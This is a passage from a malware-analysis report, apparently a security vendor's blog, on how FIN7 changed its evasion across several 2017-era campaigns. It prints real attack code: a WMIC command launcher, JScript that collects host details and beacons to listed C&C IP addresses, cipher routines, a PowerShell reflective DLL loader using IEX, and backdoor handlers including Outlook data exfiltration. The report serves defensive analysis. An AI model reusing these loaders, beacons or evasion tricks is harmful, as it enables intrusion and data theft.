        Debug.Print Mid(ActiveDocument.Shapes(1).TextFrame.TextRange.Text, 1, 1200)
    End Sub
Immediate
var emp1 = new Employee('John Doe', 28);
emp1.name; // "John Doe"
emp1.age; // 28

function b64dec(data){
    var cdo = new ActiveXObject("CDO.Message");
    var bp = cdo.BodyPart;
    bp.ContentTransferEncoding = "base64";
    bp.Charset = "windows-1251";
    var st = bp.GetEncodedContentStream();
    st.WriteText(data);
    st.Flush();
    st = bp.GetDecodedContentStream();
    st.Charset = "utf-8";
    return st.ReadText;
}

var console={};console.log=function(){};
var myObject = {
    foo: "bar",
    func: function() {
        var self = this;
        console.log("outer func:  this.foo = " + this.foo);
        console.log("outer func:  self.foo = " + self.foo);
        (function() {
            console.log("inner func:  this.foo = " + this.foo);
            console.log("inner func:  self.foo = " + self.foo);
        }());
    }
};
myObject.func();

var srcTxt = ["ZnVuY3Rpb24gRyhIKXsNCgl2YXIgSSA9IG5ldyBBY3RpdmVYT2JqZWN0KCJDRE8uTWVzc2FnZSIpOw0KCXZhciBKID0gSS5Cb2R5UGFydDsNCglKLkNvbnRlbnRUcmFuc2ZlckVuY29kaW5nID0gImJhc2U2NC
```

August




September

```
WMIC.exe process call create "cmd start /min cmd /c for /f \"usebackq
delims=\" %x in (`FindStr /R /C:\"@#[0-9]#@\"
\"%TEMP%\unlock.doc.lnk\"`) do %x|cmd >nul 2>&1 &"
```



October



Initially, the hackers wrote the code in clear text directly as part of Shape 1. This can be easily parsed by static security solutions. As this early version wasn't evasive enough, FIN7 included an abort operation if Kaspersky processes were found. In later campaigns from June and July they modified the Shape number (to evade the simple pattern of executing ActiveDocument.Shape[0].TextFrame.Text in Word document from within JavaScript). Next, they also added techniques that would confuse dynamic analyzers (overriding console function and messing with the control flow). In their August campaign they added one more stage in between and moved the malicious code into Shape 3 after redirecting Shape 2 to it (as shown in the table above).

As stated previously, in latest campaigns this stage was removed and the code was extracted and executed directly from within the LNK file content or the batch file content.

Since there are many ways to break behavior patterns recognition or the static analysis based on the shape execution source and sequence, this is a very weak basis for detection of this type of malicious behavior.

We suspect the hackers may use additional ways to extract and execute the code:

- Using other Document properties (already used in later stages of the attack)


```
Y.ActiveDocument.BuiltInDocumentProperties("Comments");
```

- Using InlineShapes instead of regular shapes
- Using Excel and its ActiveSheet
- Extracting the Text using OleObjects in VB
- Adding more shapes in the sequence
- Read the code directly from LNK or PNG files (specially the PNG)
- And more…

As mentioned before, the rapid changes in this stage leave most detection solutions a few steps behind, which is just enough to reach the target of the campaign.

Stage 3 – Scheduled tasks

We will not cover the internals of the scheduled tasks since, other than the time trigger, they have not changed much over the last several campaigns.



Stage 4 – Network based detection evasion

As described in the previous sections, many of the malicious code signatures and patterns can be easily modified by hackers or even by automatic frameworks that have the ability to reorder, obfuscate and encode code. By contrast, C&C protocol modification requires significantly more effort and resources. Many of today's security solutions (AV/NGAV) will usually have at least one network host intrusion detection module (IDS). Those modules might detect suspicious traffic with IDS rules that are created based on some of the following parameters:

- IP/URL reputation
- URL and header structures (parameters, ports)
- Protocol communication sequence and timing patterns (query and query type sequence)
- Deep packet inspection
- Packet sizes
- Anomaly and deviation from other computers network behavior within the enterprise (less relevant for APT, more relevant for Bots)

Although FIN7 successfully evades some of the above IDS-based rules, some relatively basic rules can certainly limit the risk of being compromised by these threat actors. This is described next.

C&C

With respect to C&C, IP reputation and URL structure, the FIN7 protocol doesn't differ much from many other protocols used by some of the most popular RAT families' protocols.

It is known that ports 80 and 443 are often utilized by RATs for their communication protocol, simply because those ports are usually not filtered by firewalls. FIN7 certainly uses those ports, but the group also uses Google API URLs which are rarely filtered by gateways and other ports as well.

The hackers are not using real HTTPS protocol over the port 443. Instead they use substitution cypher with a constantly changing key. Although blocking non-https traffic on 443 or non-http traffic on 80 can certainly help, this results in many false positives. Hackers are well aware of this fact.

The table below represents the changes in the URL sequence and structure modification (not including the parameters) with each listed campaign.

June	hxxps://script.google.com/macros/s/AKfycbwkNc-8rk0caDWO5I4KMymvOXVinfOpR1eevZ63xiXDvcoqOE6p/exec
Start July	hxxp://5.149.253.126:443/cd hxxp://5.149.253.126:80/cd hxxp://5.149.253.126:8080/cd hxxps://script.google.com/macros/s/AKfycbxyiIBW9SHUFV4S5JM6IW-dmVADFOrTJDM7bZspeBf2Kpf4IN0/exec
Mid July	hxxp://104.232.34.36:80/cd hxxp://104.232.34.36:443/cd hxxp://104.232.34.36:8080/cd

	hxxps://script.google.com/macros/s/AKfycbz6dmNJfCPwFchoq6WkJsMjQu22SJTJ9pxMUeQR7bCpmJhW6Bg2/exec
July-August-September	http://5.149.250.235:80/cd http://5.149.250.235:443/cd http://5.149.250.235:8080/cd http://5.149.250.235:53/cd https://script.google.com/macros/s/AKfycbxvGGF-QBkaNIWCBFgjohBtkmyfyRpvm91yCGEvzgDvAJdqfW8_/exec
October	http://31.148.220.215:53/cd http://31.148.220.215:80/cd http://31.148.220.215:443/cd http://31.148.220.215:8080/cd

Below are some of the patterns FIN7 is modifying to evade many of the IDS rules:

- Throughout the latest campaigns, all hardcoded URLs are inside a comment within the malicious code. The code extracts the URLs in runtime from the comments.
- Every query is executed against a sequence of URLs, until the first successful response is received. This response ends the execution of the sequence and as a result the attacker can control the sequence length directly from the C&C server. This enables the attackers to mess up the sequence and reputation based detection patterns.
- To break header structure matching, for each query, the URL is appended with random named parameters + encoded values which are encrypted in each campaign with a different substitution cypher and a unique campaign key.

```
function randomUrl(str){
    var result = "";
    var parArray = [];
    parArray.push({ name: randomParamName(), data: encodeURI(SimpleEncrypt(str)) });
    parArray.push({ name: randomParamName(), data: encodeURI(b64enc(kkid)) });
    for (var i = getRandomInt(0,5); i > 0; --i){
        parArray.push({ name: randomParamName(), data: randomParamData() });
    }
    parArray.sort(function(a, b){return 0.5 - Math.random()});

    for (var i = 0; i < parArray.length; i++) {
        result += parArray[i].name + "=" + parArray[i].data + "&";
    }
    return "?" + result.replace(/&+$/,'');
}
```

- To break deep packet inspection, each piece of information posted to the C&C is encoded with substitution cypher as well.

```
function SimpleEncrypt(a){
    var str = b64enc(a);
    var chrArr = str.split('');
    var pos = -1;
    var resultArray = [];
    for (var i = 0; i < chrArr.length; i++) {
        pos = alfIn.indexOf(chrArr[i]);
        if( pos != -1 ){
            resultArray.push( alfOut.charAt(pos) );
        }else{
            resultArray.push( chrArr[i] );
        }
    }
    return resultArray.join("");
}

function SimpleDencrypt(a){
    var str = a;
    var chrArr = str.split('');
    var pos = -1;
    var resultArray = [];
    for (var i = 0; i < chrArr.length; i++) {
        pos = alfOut.indexOf(chrArr[i]);
        if( pos != -1 ){
            resultArray.push( alfIn.charAt(pos) );
        }else{
            resultArray.push( chrArr[i] );
        }
    }
```

- The "alfOut" hardcoded variable is the substitution key that is modified with each campaign, notice also that some of the URL parameters are seeded with the day of the attack ("com_pref"):

```
var evalString = (function () {/*

try{

    var fso = new ActiveXObject("Scripting.FileSystemObject");



    var vers = "3";

    var uuid = "1";

    var com_pref = "eugenegarden0713";

    var botSufx = "_uCcSCqav";

    var kkid = "155";

    var alfIn  = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";

    var alfOut = "C2FyMU8PWan3hGL6tzAfSoNvDuYVgiK5BlkdJ7p1ecqE4OX0xbrIRmsTwjZ9QH";

    var sepr = "%SEPR%";

    var botId = cuid() + botSufx;

    botId = vers + "-" + uuid + "-" + com_pref + "-" + botId;

    var urlArr = [];

    urlArr[0] = "http://104.232.34.36:80/cd";

urlArr[1] = "http://104.232.34.36:443/cd";
```

- The hackers add additional information that is sent to the C&C. This breaks some IDS rules that are based partially on the size of the packets or/and on the entropy.

```
function compInfo(p){
    var result = '';
    var sh = new ActiveXObject("Wscript.Shell");
    result += "Computer name : " +  sh.ExpandEnvironmentStrings( "%COMPUTE
    result += "Domain : " +  sh.ExpandEnvironmentStrings( "%USERDOMAIN%" )
    result += "User name : " +  sh.ExpandEnvironmentStrings( "%USERNAME%"
    result += "\n" + opnPthDoc(p) + "\n";
    var WshProcEnv = sh.Environment("Process");
    result += "Processor architecture : " +  WshProcEnv("PROCESSOR_ARCHITE
    result += "System architecture : " +  WshProcEnv("PROCESSOR_ARCHITEW64
    result += "Local Time Zone Offset : " +   getTiimeZone() + "\n";
    result += getOSinfo();
    return result;
}
```

```
function compInfo(){
    var result = '';
    var sh = new ActiveXObject("Wscript.Shell");
    result += "Computer name : " +  sh.ExpandEnvironmentStr
    result += "Domain : " +  sh.ExpandEnvironmentStrings( "
    result += "User name : " +  sh.ExpandEnvironmentStrings
    var WshProcEnv = sh.Environment("Process");
    result += "Processor architecture : " +  WshProcEnv("PR
    result += "System architecture : " +  WshProcEnv("PROCE
    result += "Local Time Zone Offset : " +   getTiimeZone(
    result += getOSinfo();
    return result;
}
```

- More recent campaigns also added the support of proxies on the endpoint

```
    result += getOSinfo();
    return result;
}

function getProxy(){
    var WshShell = new ActiveXObject("WScript.Shell");

    try {
        var ProxyEnable = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\M
        if(ProxyEnable == 1){
            var ProxyServer = WshShell.RegRead("HKEY_CURRENT_USER\\Softwar
            return ProxyServer;
        }else{
            return "";
        }
    } catch (e) {
        return "";
    }
}

function downLoadUrl(metod,urlArr,url,val){
    for(var i=0; i<urlArr.length; i++) {
        try {
            var xmlServerHttp = new ActiveXObject("Msxml2.ServerXMLHTTP.6.
            xmlServerHttp.open(metod, urlArr[i] + url, false);
            var prox = getProxy();
            if( prox != ""){
                xmlServerHttp.setProxy(2, prox, "");
            }
```

```
function compInfo(){
    var result = '';
    var sh = new ActiveXObject("Wscript.Shell");
    result += "Computer name : " +  sh.ExpandEnvironmentStr
    result += "Domain : " +  sh.ExpandEnvironmentStrings( "
    result += "User name : " +  sh.ExpandEnvironmentStrings
    var WshProcEnv = sh.Environment("Process");
    result += "Processor architecture : " +  WshProcEnv("PR
    result += "System architecture : " +  WshProcEnv("PROCE
    result += "Local Time Zone Offset : " +   getTiimeZone(
    result += getOSinfo();
    return result;
}

function downLoadUrl(metod,urlArr,url,val){
    for(var i=0; i<urlArr.length; i++) {
        try {
            var xmlServerHttp = new ActiveXObject("Msxml2.S
            xmlServerHttp.open(metod, urlArr[i] + url, fals
            xmlServerHttp.setOption(2, 13056);
            //xmlServerHttp.setTimeouts(0, 0, 0, 0);
            xmlServerHttp.setRequestHeader("Content-Type",
            xmlServerHttp.setRequestHeader("Charset","utf-8
            xmlServerHttp.setRequestHeader("Connection","Ke
            xmlServerHttp.setRequestHeader("Keep-Alive","30
            xmlServerHttp.send(val);
            while (xmlServerHttp.readyState != 4) {
                xmlServerHttp.waitForResponse(1000);
            }
```

Again, we see that FIN7 constantly modifies its patterns. This keeps them a few steps ahead of defenders that use pattern recognition on the network protocol. Eventually the attack will get through the network defenses to the endpoint unless harsh steps – e.g. network isolation, full deep packet inspection, forced filtering, etc. - are fully implemented. Such steps of course come at the price of business and operation disruption.

Stage 5 - PowerShell – Reflective DLL Injection

The final component for this report is the PowerShell script that is extracted and executed from disk. This component contains a Reflective loader for an embedded DLL directly into the process memory. The DLL and the framework is covered in detail in the Cisco Talos -Morphisec co-authored post "FIN7 Group Uses JavaScript and Stealer DLL Variant in New Attacks".

This framework and DLL haven't changed through all of the FIN7 campaigns analyzed over the past couple of months (the attack looked at in our June blog used a different PowerShell component – DNS message loader).

FIN7 added several obstacles to evade detection-based security solutions at this stage:

Mid-July

The PowerShell framework was first added to the campaign, mainly based on the PowerSploit reflective injection, with the info stealer DLL embedded as a base64 string.

Some security solutions recognized the high similarity to the original PE reflective loader and flagged it as suspicious as soon as the file is written to disk:

```
    return [System.Convert]::FromBase64CharArray($ByteArr, 0, $ByteArr.Length)
}
#x64 and x86 in one function (choice is made up based on powershell process bitness)
Function TryElevIRDI
{
    Param (
    [Parameter(Position = 0, Mandatory = $True)] [string] $dllUrl_x86,
    [Parameter(Position = 1, Mandatory = $True)] [string] $dllUrl_x64,
    [Parameter(Position = 2, Mandatory = $True)] [string] $funcName,
    [Parameter(Position = 3, Mandatory = $False)] [scriptblock] $decFunc,
    [Parameter(Position = 4, Mandatory = $False)] [array] $decParams
    )
    #CONSTANTS
    $HASH_KEY = 13
    $BOOTSTRAP_MAX_LENGTH = 128
    $THREAD_WAIT_TIME = 35 * 1000
    $CHILD_PROC_TO_KILL = 'ctfmon'
    $DEBUG = $False
    #Funcs
    $Win32Funcs = New-Object System.Object
    #
    Function Get-Win32Types
    {
        $Win32Types = New-Object System.Object

        $Domain = [AppDomain]::CurrentDomain
        $DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly')
        $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
        $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)
        $ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]

        ############    ENUM    ############
        #Enum MagicType
        $TypeBuilder = $ModuleBuilder.DefineEnum('MagicType', 'Public', [UInt16])
        $TypeBuilder.DefineLiteral('IMAGE_NT_OPTIONAL_HDR32_MAGIC', [UInt16] 0x10b) | Out-Null
        $TypeBuilder.DefineLiteral('IMAGE_NT_OPTIONAL_HDR64_MAGIC', [UInt16] 0x20b) | Out-Null
        $MagicType = $TypeBuilder.CreateType()
        $Win32Types | Add-Member -MemberType NoteProperty -Name MagicType -Value $MagicType

        ############    STRUCT    ############
```

Writing and executing the file from disk:

```
450
451     var f = fso.OpenTextFile(p,2,1);
452
453     f.Write( b64dec(PS1Body) );
454
455     f.Close();
456
457
458
459     cmd = powershell_pthpath + ' -version 2.0 -NoP -NonI -ExecutionPolicy Bypass -WindowStyle Hidden -File "' + p + '"';
460
461     sh.Run(cmd, 0, false);
462
```

August

In order to set higher barrier for the security solutions, the group added one more encoding level that is decoded directly into memory of the process by using *DeflateStream* compression stream.

```
$OArr = @{}
# 6 |'6PLUsVKdrgNxzLU7iyhCGusHNeCtMDIwdQOYsRKC4sjquiEK5IlujgioBImwbpgjTTJU8cjtD6u0ddlD5RA9WSS5c17IJqRMSnSiNebSnQwbHkRBQOxQ06eOjRzH0yxHFYFkKamphr3bAnqqu0Ws9C1ne1KRUdXuyAM6lK/S
# 9 |'1I7XSDuHMhrBmSEF6noAwIEX22zfnLzS7RbNnUftLjK9OJxt4Ck683Ypzsrbch DrUbhuYzofB8nH2B7wd3U4NZyX8vRwYOa6++vlLpVSiB2z2CZMrWQcr0Wf3mV42/BoYxKClzjP1mHV5NH8jsGJXbhIjakD6/nOP5vu5AXlc
# 4 |'QCKAkJxUZ5LQg4Vh1Vo+g6I9JGZgdTHVwRJjkspp2DBQ7hIXk+QB6QSbFcrm96iel8mRdvR/oQo2PtgbJGWTYAcalsmtYWUng7FGkovTGTrcfQBHEntYJSDGnSb4TCWRmFG1PNZIcDDlw+wqsqFoMy76ZiXhnXSHKQvOBCJok
# 7 |'ho69I0bVeFZrZGTNhmRC8DPYHbyCBzqVwLOoPlGJOVy6JAIjbWP+ooSdlcULWS3Ke6oW0yXm2sBHRU2I6DdjussnVK7stKeat2jQmLYYVUZtqiO+ByXHXVQGUsOJBso8ZBAyb+eKYaKkesKD2qQV8XBDJCKMU4Y2vGiIPMAkU
# 3 |'z99eSJCbvxdsdydoT3pvYqszji8gK5KwhdnuBPpIPj2Rw0+bj34mzuv/5y4PYzZuy/J/9mJP/4JfGZPs3ivx723pVmy/D5PN9kdYhM4y2bN4cxTlnaGlL8OZMxHV7FBvVi5Hq67rlN7Rg+3PbA+HNCvx8IPC9s9gEwvvHz1Av
# 1 |'7L1rd+JKsib8vX8F7941U3ZnVQW6oEuftdd7uN9BBhkEe2rVSEgJAiFASMmlz/7vEwJjA8ZVxuXe3Wema9WyDUiRkXF9IjJTFCJ/ELozP2HMgswmdNJB8Je//yWB/zQzMKe7v252P+N/v+/edEInuNFmS3d342+J5KdE3fRtk
# 8 |'PI4bGJbFwxttGmoxhMoxPGUwbfDalFNyc0FQR8rFSwYA7q23riOwV07DNVWMG7KKNqPXc0mrNqhmufKf1tTvL6WoLvmbDuJGTNCozVcfstcF8JDvlqpYboNnRdspYa3Fzv9OFmb0Q6Go7H9odJjWnHpXW/lybVYaCPGObfOQ2
# 2 |'Ue6NXzP3y2svQvdxzW65+y+xwnqC9z+Aw78vjodnMatPyElnA14mhbOgv4LqSFvaM2W/17PjfgTksM5w69ND/9I9b+8uvTex/J3W2e+u5HlSnrxDpl3pHdIqj87z5f3ub0tUhyep/SuUS2e7LsQfNz9+K5sPlJ9fz5jis3Ajj
# 5 |'LMgAkX2qK4pMsaSWVRDTABrJ5pZ8Qc9lRH2YgyHyoSv6lLTUCOPaiurLaQnW0Qyaglhqj BWgY5fjR4DZnciKbazcHO0Ya9KEAG9PYqrWgIhqaYpYj2CU2t6ZA6fFi1A0s1ksxmWQRlhkbDhTyVByz9JeqKgGKS8NgUPl1tZKI
(gc $MyInvocation.MyCommand.Path | select-string -Pattern '(^# .*)' | %{$_ -replace '(^# )', '$OArr.Add(' -replace ' \|', ',' -replace '$', ');'}) | `I`E`X
$OFS = ''
$EncodedCompressedFile = [string]($OArr.GetEnumerator() | Sort-Object Name | %{$_.Value})
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedCompressedFile),[IO.Compression.CompressionMode]::Decompress);
$UncompressedFileBytes = New-Object Byte[](63149)
$DeflatedStream.Read($UncompressedFileBytes, 0, 63149) | Out-Null
([Text.Encoding]::ASCII.GetString($UncompressedFileBytes)) | `I`E`X
```

Following that, some security solutions created static scanning rules for PowerShell scripts that are written to disk. These rules are matched against the base64 encoded string parts that represent the original PE reflective loader script.

September

During the September campaign FIN7 tried to evade the previously created static rules by modifying the base64 string parts by increasing the length of each part and reducing the number of the string components, and eventually rebuilding it in runtime. The group also abused the fact that it can increase the length of the string as long as it extracts only a fixed number of bytes out of it (63149 bytes).

```
$OArr = @{}
# 1 |'7L1rd+JKsib8vX8F7941U3ZnVQW6oEuftdd7uN9BBhkEe2rVSEgJAiFASMmlz/7vEwJjA8ZVxuXe3Wema9WyDUiRkXF9IjJTFCJ/ELozP2HMgswmdNJB8Je//y
# 3 |'x310qwqaKfjpji1bdbC3OxVvJ4Ul9GsEmac8rnHZYa64KSYxorxXpTMwBo0P4Y/AZdKiDVoG9SydA4r8ONQBpDks6rapoX+tXqvAQ93lJyNGfhiAbtiiutYxDH
# 4 |'c+p5hhpwiidQ3wJncldVinPUFysKSdl2yKars2m4NPNfSrbc6tyZQvxdbkkVuqmr4r1ca3Lr3ue2p0BFuomEzGC932CqbYxWC0hhciCt1IoZY5pa3G96W8MzDd
# 5 |'vmbDuJGTNCozVcfstcF8JDvlqpYboNnRdspYa3Fzv9OFmb0Q6Go7H9odJjWnHpXW/lybVYaCPGObfOQ2R/kVE33QJXs9ZmoKs6EMLXBqs1W2mQesAPpSTSOaJ9
# 2 |'uEzOasF1KnXgFLBEv/y9/+U5sOLe+Qxg9EuynRPJy1/6F2Pbv6PF/R/R4vO2fEkXi+y6FiM/H8eD8pl/RJF8IPYe5HzH1FGVun13+ghPHBAjWnynpzw8Qr4mms
(gc $MyInvocation.MyCommand.Path | select-string -Pattern '(^# .*)' | %{$_ -replace '(^# )', '$OArr.Add(' -replace ' \|', ',' -r
$OFS = ''
$EncodedCompressedFile = [string]($OArr.GetEnumerator() | Sort-Object Name | %{$_.Value})
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedCompressedFile),[
$UncompressedFileBytes = New-Object Byte[](63149)
$DeflatedStream.Read($UncompressedFileBytes, 0, 63149) | Out-Null
([Text.Encoding]::ASCII.GetString($UncompressedFileBytes)) | `I`E`X
```

October

Sometimes reducing complexity is beneficial. During the October campaign the FIN7 group removed the comments obstacle and flattened the strings to a single string that, when decompressed, results in the original stealer DLL.

unlock.cmd | group-order.rtf | group-order.rtf_211313.txt | group-order.rtf_21131.txt | group-order.rtf_211611.txt

```
$EncodedCompressedFile = @'
7L1rd+JKsib8vX8F7941U3ZnVQW6oEuftdd7uN9BBhkEe2rVSEgJAiFASMmlz/7vEwJjA8ZVxuXe3Wema9WyDUiRkXF9IjJTFCJ/ELozP2HM
'@
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($Encc
$UncompressedFileBytes = New-Object Byte[](63149)
$DeflatedStream.Read($UncompressedFileBytes, 0, 63149) | Out-Null
([Text.Encoding]::ASCII.GetString($UncompressedFileBytes)) | IEX
```

HALFBAKED BACKDOOR

PowerShell is only a single backdoor command that is part of the HALFBAKED malware delivered by the FIN7 attack. Additional backdoor commands are described in this FireEye blog.

In the October campaign a new command - "getNK2" - was introduced. This command enables the exfiltration of information from the Outlook client (for more see ICEBRG research).

unlock.cmd | group-order.rtf | group-order.rtf_211313.txt | group-order.rtf_21131.txt

```
266                 BY = BY.replace("%b64SStr%", BX);
267             } else if (CL == "getNK2") {
268                 BY = AX(BY);
269                 BY = BY.replace("%r2Id%", CK);
270                 BY = BY.replace("%b64r2Str%", BO);
271                 BY = BY.replace("%b64SStr%", BX);
272             } else if (CL == "ScreenSection") {
273                 BY = "";
274             } else if (CL == "runvbs") {
275                 BY = AX(BY);
276                 BY = BY.replace("%r2Id%", CK);
277                 BQ = AX(BQ);
278                 BQ = BQ.replace("%VBSBody%", CN);
279                 BQ = BQ.replace("%VBS.vbs%", CO);
280                 BQ = BQ.replace("%VBSArgs%", CP);
281                 BQ = AR(BQ);
282                 BY = BY.replace("%b64r2Str%", BQ);
283                 BY = BY.replace("%b64SStr%", BX);
284             } else if (CL == "runexe") {
285                 BY = AX(BY);
286                 BY = BY.replace("%r2Id%", CK);
287                 BR = AX(BR);
288                 BR = BR.replace("%EXEBody%", CN);
289                 BR = BR.replace("%EXE.exe%", CO);
290                 BR = BR.replace("%EXEArgs%", CP);
291                 BR = AR(BR);
292                 BY = BY.replace("%b64r2Str%", BR);
293                 BY = BY.replace("%b64SStr%", BX);
294             } else if (CL == "runps1") {
295                 BY = AX(BY);
296                 BY = BY.replace("%r2Id%", CK);
297                 BS = AX(BS);
298                 BS = BS.replace("%PS1Body%", CN);
```

CONCLUSIONS:

At the heart of FIN7's business model are constant upgrades of their attacks and evasion techniques to bypass static, dynamic and behavior based solutions. As shown in this study, every campaign includes enough new features to make them unknowable to these solutions.

And as security vendors scramble to catch up, FIN7 is already preparing its next attack.

The only answer to these kinds of constantly evolving threats is a security solution that does not require prior knowledge about the attack to prevent it. Morphisec's breakthrough Moving Target Defense technology does not rely on signatures, patterns, behaviors or classifications. Morphisec stopped all of these FIN7 attacks as they emerged.